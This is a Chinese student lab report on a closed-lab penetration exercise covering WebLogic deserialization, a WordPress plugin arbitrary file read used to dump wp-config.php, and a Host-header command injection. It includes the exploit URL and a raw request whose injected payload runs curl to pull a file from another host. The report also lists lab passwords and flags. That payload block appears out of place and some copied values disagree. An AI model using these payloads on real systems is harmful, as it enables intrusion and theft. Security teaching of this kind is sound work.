

# 第七次网络安全实验报告

课程名称	企业环境渗透 2				
学生姓名	陈曦	学号	2020302181081	指导老师	曹越
专业	网络安全	班级	2020 级 3 班	实验时间	2023.5.15

## 一、实验描述

### [ 实验任务 ]

操作机的操作系统是 kali 进入系统后默认是命令行界面 输入 startx 命令即可打开图形界面。

所有需要用到的信息和工具都放在了 /home/Hack 目录下。

本实验的任务是通过外网的两个主机通过代理渗透到内网的两个主机。在渗透的过程中一般需要先进行端口扫描猜测主机上运行的服务,再通过漏洞利用脚本和其他扫描工具进一步确定漏洞存在,进而完成主机渗透拿到权限。

在本实验中需要查找 flag{32 位 MD5}字样的字符串作为完成任务的凭证,将 flag 放到表单中提交。

## [ 实验环境 ]

操作系统	IP地址	服务器角色	登录账户密码
Kali Linux	192.168.2.10	操作机	用户名：root；密码：Simplexue123
Centos 7	192.168.2.11	目标机	用户名：root；密码：Simplexue123
Centos 7	192.168.1.10	目标机	用户名：root；密码：Simplexue123
Centos 7	192.168.1.11	目标机	用户名：root；密码：Simplexue123
Centos 7	192.168.2.200	目标机	用户名：root；密码：Simplexue123

## 二、实验目的

Weblogic 的 java 反序列漏洞应用

Wordpress 任意文件读取的漏洞利用

Wordpress 命令执行的漏洞利用

WordPress 通过自己修改的 EXP，getshell

通过代理扫描内网

Redis 未授权访问以及对配置文件的理解

Ffmpeg 任意文件的读取结合 redis 的利用


Drupal 由于 YAML 解析器处理不当导致远程代码执行

## 三、实验步骤

### 1. Weblogic 反序列化

## [ 浏览器访问 192.168.2.10 的 7001 端口 ]

打开 firefox 浏览器并访问目标主机的 7001 端口，无法访问。




## [ 使用 weblogic java 反序列化利用工具获取权限 ]

我们首先在 /home/Hack 文件夹下找到反序列化利用工具 WebLogic\_EXP.jar




打开反序列化工具，如下图所示



打开工具。



输入 Host 和 Port 连接目标主机, 并执行 `ls -al` 命令, 成功显示当前目录。




**[ 在 home 目录下查找 flag 字样字符串提交 ]**

填写对应主机和端口后进行连接。



在命令行中命令读取 home 目录下的 flag 文件

flag6{f67ed0564c9d4055130237cdde2ad486}.




## 2. Wordpress 任意文件读取

[ 利用 wpscan 扫描 wordpress 网站，扫描漏洞插件 ]


根据之前的 nmap 扫描结果，192.168.2.11 在 80 端口开放了 http 服务。

```
Nmap scan report for 192.168.2.11
Host is up (0.00058s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
110/tcp   open  pop3
143/tcp   open  imap
```



访问 <http://192.168.2.11>，访问 http 服务，可以发现运行的是 wordpress 网站。



接下来在页面中搜集信息。在评论版中，管理员说 ta 使用了安全插件防备了 wpscan 这款 wordpress 扫描工具。



接下来点击 Helloworld 帖子的作者 noone，在地址栏中可以看到真正的作者名为 galigigi。



尝试使用 wpscan 扫描 wordpress 漏洞

wpscan 192.168.2.11

```
root@simpleedu:/home/Hack# wpscan 192.168.2.11

WPScan®

WordPress Security Scanner by the WPScan Team
Version 2.9.3
Sponsored by Sucuri - https://sucuri.net
@_WPScan_, @ethicalhack3r, @erwan_lr, pvd1, @_FireFart_

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o [A]bort, default: [N]N
[+] URL: http://192.168.2.11/
```



不能检测出 wordpress 版本，被动检测也无法扫描出插件

```
[i] WordPress version can not be detected
[+] WordPress theme in use: twentyfifteen - v1.6
[+] Name: twentyfifteen - v1.6
| Last updated: 2017-11-16T00:00:00.000Z
| Location: http://192.168.2.11/wp-content/themes/twentyfifteen/
| Readme: http://192.168.2.11/wp-content/themes/twentyfifteen/readme.txt
[!] The version is out of date, the latest version is 1.9
| Style URL: http://192.168.2.11/wp-content/themes/twentyfifteen/style.css
| Referenced style.css: wp-content/themes/twentyfifteen/style.css
| Theme Name: Twenty Fifteen
| Theme URI: https://wordpress.org/themes/twentyfifteen/
| Description: Our 2015 default theme is clean, blog-focused, and designed
| Author: the WordPress team
| Author URI: https://wordpress.org/
[+] Enumerating plugins from passive detection ...
[+] No plugins found
```

主动扫描插件，看有无存在漏洞的插件

**wpscan -u 192.168.2.11 --enumerate vp.**

```
root@simpleedu:/home/Hack# wpscan -u 192.168.2.11 --enumerate vp

  W P S C A N  ®
WordPress Security Scanner by the WPScan Team
Version 2.9.3
Sponsored by Sucuri - https://sucuri.net
 @_WPScan_, @ethicalhack3r, @erwan_lr, pvdL, @FireFart_

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o [A]bort, default: [N]N
[+] URL: http://192.168.2.11/
```

找到存在漏洞的插件 **wp-hide-security-enhancer**

```
[+] Name: wp-hide-security-enhancer - v1.3.9.1
| Last updated: 2018-01-08T10:39:00.000Z
| Location: http://192.168.2.11/wp-content/plugins/wp-hide-security-enhancer/
| Readme: http://192.168.2.11/wp-content/plugins/wp-hide-security-enhancer/readme.txt
[!] The version is out of date, the latest version is 1.4.7.6
[!] Title: WP Hide & Security Enhancer <= 1.3.9.2 - Arbitrary File Download
| Reference: https://wpvulndb.com/vulnerabilities/886/
| Reference: https://secupress.me/blog/arbitrary-file-download-vulnerability-in-wp-hide-security-enhancer-1-3-9-2/
| Fixed in: 1.4
```



## [ 利用扫描出的插件漏洞读取 wp-config.php 的文件内容 ]

Wpscan 将漏洞 url 放在了文件 wordpress-read.txt 中

```
root@simpleedu:/home/Hack# cat wordpress-read.txt
/wp-content/plugins/wp-hide-security-enhancer/router/file-process.php?action=style-clean&file_path=/wp-config.php


POST /wp-login.php?action=lostpassword HTTP/1.1
Host: target(any -froot@localhost -be ${run}${substr{0}{1}}${$spool_directory}}usr
${substr{0}{1}}${$spool_directory}}bin${substr{0}{1}}${$spool_directory}}curl${subst
r{10}{1}}${$tod_log}}-o${substr{0}{1}}${$spool_directory}}tmp${substr{0}{1}}${$spool_d
irectory}}rce${substr{10}{1}}${$tod_log}}192.168.2.13${substr{0}{1}}${$spool_directo
ry}}rce.txt}} null)
User-Agent: curl/7.52.1
Accept: */*
Content-Length: 43
Content-Type: application/x-www-form-urlencoded

user_login=galigigi&wp-submit=Get+New+Password

POST /wp-login.php?action=lostpassword HTTP/1.1
```

将第一个漏洞的 url 放在主机 ip 地址后，得到漏洞利用 url，用浏览器访问既可以读取到 wp-config.php 内容。

[http://192.168.2.11/wp-content/plugins/wp-hide-security-enhancer/router/file-process.php?action=style-clean&file\\_path=/wp-config.php](http://192.168.2.11/wp-content/plugins/wp-hide-security-enhancer/router/file-process.php?action=style-clean&file_path=/wp-config.php)



```
<?php
// ** MySQL settings - You can get this info from your web host ** //
define('DB_NAME', 'wordpress');
define('DB_USER', 'galigigi');
define('DB_PASSWORD', 'galigigi');
//flag4{358006170b5d31ff0523c1656df7b82e}
define('DB_HOST', 'localhost');
define('DB_CHARSET', 'utf8mb4');
define('DB_COLLATE', '');
define('AUTH_KEY', '8n[z u(%nMQr` JE;T8EF_{~uu:[6=60/Q2sibw|2t{{>hNwow <Zd0Mc2]qf5z?');
define('SECURE_AUTH_KEY', '8Zt!<02a0:<myxe^?@,`i??rEGV70B_BRz2u8Jnc^@Ixe.`bPb0Y*uPigGqzik3');
define('LOGGED_IN_KEY', '8hhb~q#eV[]L@RaT6Z2&u+[6o&{.,,yF33Jv,r[?.)]8 -#A0!Z7a41n-MZ:7* ');
define('NONCE_KEY', '/v.2~6P<Xfv0> r?vNOEjpvQ$R6#[[D4caN`KD[NK)3tT%CU8)0om;{44;Y6za}');
define('SALT_KEY', 'vNzEz~uPb0Y*uPigGqzik3');
define('AUTH_SALT', '8n[z u(%nMQr` JE;T8EF_{~uu:[6=60/Q2sibw|2t{{>hNwow <Zd0Mc2]qf5z?');
define('SECURE_AUTH_SALT', '8Zt!<02a0:<myxe^?@,`i??rEGV70B_BRz2u8Jnc^@Ixe.`bPb0Y*uPigGqzik3');
define('LOGGED_IN_SALT', '8hhb~q#eV[]L@RaT6Z2&u+[6o&{.,,yF33Jv,r[?.)]8 -#A0!Z7a41n-MZ:7* ');
define('NONCE_SALT', '/v.2~6P<Xfv0> r?vNOEjpvQ$R6#[[D4caN`KD[NK)3tT%CU8)0om;{44;Y6za}');
define('WP_HOME', 'http://192.168.2.11');
define('WP_SITEURL', 'http://192.168.2.11');
```

## [ 读取 wp-config.php 的 flag 字符串提交 ]

从 wp-config.php 中找到 flag


flag4{358006170b5d31ff0523c1656df7b82e}，同时找到了数据库的密码。

```
<?php
// ** MySQL settings - You can get this info from your web host ** //
define('DB_NAME', 'wordpress');
define('DB_USER', 'galigigi');
define('DB_PASSWORD', 'galigigi');
//flag4{358006170b5d31f70523c1656df7b82e}
define('DB_HOST', 'localhost');
define('DB_CHARSET', 'utf8mb4');
define('DB_COLLATE', '');
define('AUTH_KEY', '8n[z u(%nMQr` JE;T8EF_{~uu:|6=60/Q2sibw|2t{{>hNwow <Zd0Mc2]qf5z?');
define('SECURE_AUTH_KEY', '8Zt!<02a0:<myxe^?@,`i??rEGV70B__BRz2u8Jnc^@1xe.`bPb0Y*uPig6qzik3');
```

### 3. Wordpress 命令执行


[ 访问目标网站，在浏览器中配置代理，用 Burpsuite 拦截请求包 ]

访问目标网站后台 <http://192.168.2.11/wp-admin/>，可以看到 length 字段。



用 burpsuite 拦截网络包，通过修改测试 length 是哪一个 http 字段。

首先在浏览器中配置代理。




然后打开 burpsuite 拦截，并重新访问后台登录页面，成功拦截到 GET 请求包。




### 3.2 使用 Burpsuite 的 repeater 模块探测漏洞字段

将截取的包发到 repeater 去修改。




通过尝试可以发现 length 反映的是请求包中 Host 字段的长度。



